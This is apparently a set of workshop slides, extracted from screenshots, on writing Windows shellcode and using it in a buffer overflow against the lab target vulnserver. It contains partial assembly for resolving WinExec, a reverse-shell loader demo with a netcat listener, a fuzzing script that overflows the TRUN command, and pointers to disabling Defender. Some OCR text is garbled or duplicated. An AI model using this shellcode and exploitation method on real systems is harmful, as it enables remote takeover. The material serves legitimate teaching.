73  ;checking up address of GetProcAddress because EAX,EBX,ECX Register value will be changed after calling function
74  push ebx
75  push esi
76  pop esi
77
78  ;-----
79
80  ;checking up kernel32.dll base address
81  xor edi,edi
82  push ebx
83  pop edi
84
85  ;finding address of WinExec()
86  xor ecx,ecx
87  push ecx
88  push 0x000036578
89  push 0x45666957
90
91  mov ecx,esp

```

*Shellcode can have Multiple Interpretations

Registers to Know: Special/General-Purpose Registers (EAX/RAX & EIP/RIP, etc.)

Special Purpose Registers

EAX/RAX


Return Values

- Commonly holds return values from WinAPI calls
- Stores temporary calculated pointers or constants

EIP/RIP

Instruction Pointer

- Important to know where you are in memory since shellcode
 - “position-independent”



General Purpose Registers

EBX/RBX, ECX/RCX, EDX/RDX, ESI/RSI, EDI/RDI, ESP/RSP,

EBP/RBP

- Stores pointers for strings or shellcode data
 - XSI/XDI? Source Index/Destination Index!
- Arguments to API calls dependent on stdcall or fastcall
- Walk TEB/PEB to find loaded modules via InMemOrderModuleList (linked list)
- Saves original stack or frame pointer for function calls



Building Your First Shellcode!


Goals:


- Writing a MessageBoxA() Shellcode in C/ASM
- Extracting and Printing as a Byte Array
- Compiling to raw Shellcode via msfvenom, nasm, or gcc + objdump

Why **MessageBoxA()** is a Solid “Beginner” Payload

- Simple API call and takes only four arguments
 - *Owner window*
 - *Message*
 - *Title*
 - *Style*
- Confirms successful code execution visually
- Requires no complex setup or external communication
- Avoids the overhead of spawning other processes, allocating memory, or handling strings externally
- Virtually no dependencies (part of **user32.dll**) – almost loaded in any GUI application

MessageBox “Popped”? ==
Successful Exploitation!







Common Pitfalls and Other “Gotchas”


Like anything else, there are always some issues and things to be expect along the way...

Common Pitfalls and Other “Gotchas”: Compatibility Issues (x86/x64)

- Simply put x86 target = x86 shellcode
- X64 target? Use x64 shellcode
- Ultimately, your shellcode/payload must match your target process

Why?

- Access to different registers due to a difference in calling convention
 - between two architectures
 - stdcall (x86)
 - fastcall (x64)
- Different data sizes, leading to stack and other misalignment issues



Common Pitfalls and Other “Gotchas”: Null Bytes (\x00) and Bad Characters

Null Bytes (\x00)



- This is also known as the null-terminator in C-environments
- Naturally, this byte will get translated as such and it will get marked as the end of the string
 - Ultimately truncating your shellcode

Bad Characters

- Lead to a disruption in shellcode for a multitude of reasons
- Interpreted in unintended ways by the target program/environment
 - Corruption of your shellcode
 - Filtering
 - Encoding issues
 - Interpreted by parsing or control characters (\n, \r, etc.)



Common Pitfalls and Other “Gotchas”: “NOP (no-op) Sleds”



Increased Exploit Reliability

Particularly in buffer overflows, it's difficult to gauge where we will land in memory after our shellcode detonates.

Creates a Safe “Landing Zone” for our Shellcode

During exploitation, it is critical to overwrite the return address or instruction pointer to land on the first byte of the shellcode.

- If not, your shellcode will be truncated; leading to misinterpretation or corruption
- “Pads” memory
- “Absorbs” imprecision

Bonus Information

Sometimes (not always), there are size-constraints within our environment, and we have restricted or insufficient space to execute our shellcode to ensure proper contiguous memory regions (aids in alignment).

NOP sleds indirectly allow us to increase the size (in bytes) of our payloads natively without impacting its logic.

Real-World Application

Reverse Shell Demo

❖ `QueueReverseShellDemo()`



Reverse Shell Demo

>.\QueueReverseShellDemo

Establish a Netcat listener on your Kali (Attacker Machine)

- ❖ *Command: netcat -lvp 1337*
 - ❖ *Or nc -lvp 1337*
- ❖ *Wait for your shell!*

parallel@kali:~/linux-2025-2\$./transfer 114x26

1

```
parallels@kali-linux-2025-2: ~/transfer/moc/vulnserver TTYx25
```

```
r/poc/vulnserver]
```

- EXPLORE
 - MEMO FILES
 - buffer-overflow
 - dynamic Resolve
 - MessageBoxA
 - ReverseShell
 - ASM
 - C
 - loader.c
 - loader.exe
 - wulnserver.c

[illegible]

```

Windows PowerShell
xyconix@XYCONIX6663: /mnt/c/Users/xyconix/repos/youUsedToCallMeOnMyHellPhone/dmno-files$ cd ..
xyconix@XYCONIX6663: /mnt/c/Users/xyconix/repos/youUsedToCallMeOnMyHellPhone/dmno-files$ ls
ls -la /mnt/c/Users/xyconix/repos/youUsedToCallMeOnMyHellPhone/dmno-files
-rw-r--r-- 1 xyconix 102400 2020-07-14 14:22 loader.exe
-rw-r--r-- 1 xyconix 102400 2020-07-14 14:22 loader.exe
xyconix@XYCONIX6663: /mnt/c/Users/xyconix/repos/youUsedToCallMeOnMyHellPhone/dmno-files$ cd ReverseShell/
xyconix@XYCONIX6663: /mnt/c/Users/xyconix/repos/youUsedToCallMeOnMyHellPhone/dmno-files/ReverseShell$ ls
ls -la /mnt/c/Users/xyconix/repos/youUsedToCallMeOnMyHellPhone/dmno-files/ReverseShell
-rw-r--r-- 1 xyconix 102400 2020-07-14 14:22 loader.exe
-rw-r--r-- 1 xyconix 102400 2020-07-14 14:22 loader.exe
xyconix@XYCONIX6663: /mnt/c/Users/xyconix/repos/youUsedToCallMeOnMyHellPhone/dmno-files/ReverseShell$ mv * C
mv: cannot move 'C' to a subdirectory of itself, 'C/C'
xyconix@XYCONIX6663: /mnt/c/Users/xyconix/repos/youUsedToCallMeOnMyHellPhone/dmno-files/ReverseShell$ ls
ls -la /mnt/c/Users/xyconix/repos/youUsedToCallMeOnMyHellPhone/dmno-files/ReverseShell
-rw-r--r-- 1 xyconix 102400 2020-07-14 14:22 loader.exe
-rw-r--r-- 1 xyconix 102400 2020-07-14 14:22 loader.exe
xyconix@XYCONIX6663: /mnt/c/Users/xyconix/repos/youUsedToCallMeOnMyHellPhone/dmno-files/ReverseShell$ ls
ls -la /mnt/c/Users/xyconix/repos/youUsedToCallMeOnMyHellPhone/dmno-files/ReverseShell
-rw-r--r-- 1 xyconix 102400 2020-07-14 14:22 loader.exe
-rw-r--r-- 1 xyconix 102400 2020-07-14 14:22 loader.exe
xyconix@XYCONIX6663: /mnt/c/Users/xyconix/repos/youUsedToCallMeOnMyHellPhone/dmno-files/ReverseShell$ mkdir ASM
xyconix@XYCONIX6663: /mnt/c/Users/xyconix/repos/youUsedToCallMeOnMyHellPhone/dmno-files/ReverseShell$

```

```
PS C:\Users\xyconix\repos\youUsedToCallMeOnMyShellPhone\demo-Files\ReverseShell\> ls
```

```
Directory: C:\Users\xyconix\repos\youUsedToCallMeOnMyShellPhone\demo-files\ReverseShell\C
```


Mode	LastWriteTime	Length	Name
-a	1/17/2026 3:35 PM	2265	loader.c
-a	1/17/2026 12:36 AM	250207	loader.exe

```
PS C:\Users\xyconix\repos\youUsedToCallMeOnMyShellPhone\demo-files\
ReverseShellC> 1686-m64-mingw32-gcc-15.2.0.exe -m32 loader.c -o lo
ader.exe --no-stack-protector -no-pie
PS C:\Users\xyconix\repos\youUsedToCallMeOnMyShellPhone\demo-files\
ReverseShellC> .\loader.exe
Shellcode length: 325
Executing shellcode...
PS C:\Users\xyconix\repos\youUsedToCallMeOnMyShellPhone\demo-files\
ReverseShellC>
```

Exploiting a Buffer Overflow: Utilizing our Newly Crafted Shellcode

Vulnerability Discovery

```
void Function3(char *Input) {  
    char Buffer2S[2000];  
    strcpy(Buffer2S, Input);  
}
```



Buffer Overflow



Attack Controlled via Reverse Shell



Exploitation

Exceed the max limit (2000) of the buffer size for it to be **strcpy**'d into **Buffer2S**; exceeding the buffer size, leading to a buffer overflow.

```
parallels@kali-linux-2025-2: ~/transfer/poc/vulnserver/fuzz
parallels@kali-linux-2025-2: ~/transfer/poc/vulnserver/fuzz

(parallels@kali-linux-2025-2) ~/transfer
$ cat fuzz.py
#!/usr/bin/python
import socket
server = '10.211.55.6' # Place the IP of your target Windows client here
sport = 9999

length = int(raw_input('Length of attack: '))

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
connect = s.connect((server, sport))
print s.recv(1024)
print "Sending attack length ", length, ' to TRUN .'
attack = 'A' * length
s.send(('TRUN .' + attack + '\r\n'))
print s.recv(1024)
s.send('EXIT\r\n')
print s.recv(1024)
s.close()

(parallels@kali-linux-2025-2) ~/transfer/poc/vulnserver/fuzz
$
```

Windows Security

Virus & threat protection settings

View and update Virus & threat protection settings for Microsoft Defender Antivirus.

Have a question? Get help

Help improve Windows Security Give us feedback

Change your privacy settings View and change privacy settings for your Windows 11 Pro device. Privacy settings Privacy dashboard

Real-time protection

Locates and stops malware from installing or running on your device. You can turn off this setting for a short time before it turns back on automatically.

On

Windows PowerShell

PS C:\Users\xyconix> ls

Directory: C:\Users\xyconix

* C:\Users\xyconix\repos\vulnserver\vulnserver.exe C:\Users\xyconix\repos\vulnserver\vulnserver.exe WinDbg 1.5511.21001.0

File Home View Breakpoints Time Travel Model Scripting Source Memory Extensions Command

Break Go Step Out Step Into Step Over Back Step Over Back Back Stop Debugging Settings Source Assembly Local Feedback Help

Command Window

ModLoad: 00400000 00400000 C:\WINDOWS\system32\ntdll.dll
ModLoad: 6c0a0000 6c0a0000 C:\WINDOWS\system32\ntutils.dll
ModLoad: 77d40000 77d40000 C:\WINDOWS\system32\ntlm2_0.dll
ModLoad: 77d40000 77d40000 C:\WINDOWS\system32\ntlm2_0.dll
ModLoad: 62500000 62500000 C:\Users\xyconix\repos\vulnserver\lessfunc.dll
(2b1c.538): Break instruction exception - code 80000003 (first chance)
eax=00000000 ebx=7721c000 ecx=00000000 edx=7721a678 esi=00000000 edi=77220000
eip=7721996f esp=0200f8cc ebp=0200f8fb iopl=0 mv up hi pi dr na pe uc
cs=001b ss=0023 ds=0023 fs=0023 gs=0023 efl=00000246
ntdll!LdrpModuleBuggerBreak+0x2b:
7721996f cc int 3

Locals

Name	Value	Type
0x538	0x0	
0x23c	0x1	
0x290	0x2	
0x23c	0x3	

Threads

ID	Index	Thread	Description
0x538	0x0	vulnserver-0x1120 (00401130)	
0x23c	0x1	ntdll!AppWorkerThread (770ce/cd)	
0x290	0x2	ntdll!AppWorkerThread (770ce/cd)	
0x23c	0x3	ntdll!AppWorkerThread (770ce/cd)	

Locals Watch Threads Stack Breakpoints

Activate Windows
Go to Settings to activate Windows.

Rainy days ahead
48°F

12:14 AM
1/17/2025

Resources



Vulnserver (GitHub)

- <https://github.com/stephenbradshaw/vulnserver/tree/master>

Permanently Disabling/Removing Windows Defender (Win10)

- <https://answers.microsoft.com/en-us/windows/forum/all/how-can-i-permanently-disable-or-remove-windows/7e3ce6d4-231f-4bee-912c-3cc031a9bf8d>

Windows Processes & How They're Created! PEB/TEB

- https://hacking.swizsecurity.com/hacking_methodology/malware-development/maldev-reloaded/windows-processes-how-theyre-created

Undocumented Structures

- https://hacking.swizsecurity.com/hacking_methodology/malware-development/maldev-reloaded/undocumented-structures

Generating Shellcode w/ MSFVenom

- https://hacking.swizsecurity.com/hacking_methodology/malware-development/code-and-process-injection/generating-shellcode-w-msfvenom

Executing Shellcode in Memory

- https://hacking.swizsecurity.com/hacking_methodology/malware-development/maldev-reloaded/executing-shellcode-in-memory
- https://hacking.swizsecurity.com/hacking_methodology/binary-exploitation/shellcode/arm-shellcode (AARCH64 ARM)

Installing C, the right way...

- https://hacking.swizsecurity.com/hacking_methodology/programming/c/installing-c-the-right-way
 - *This covers C/C++, NASM, compilers, debuggers and more installation.*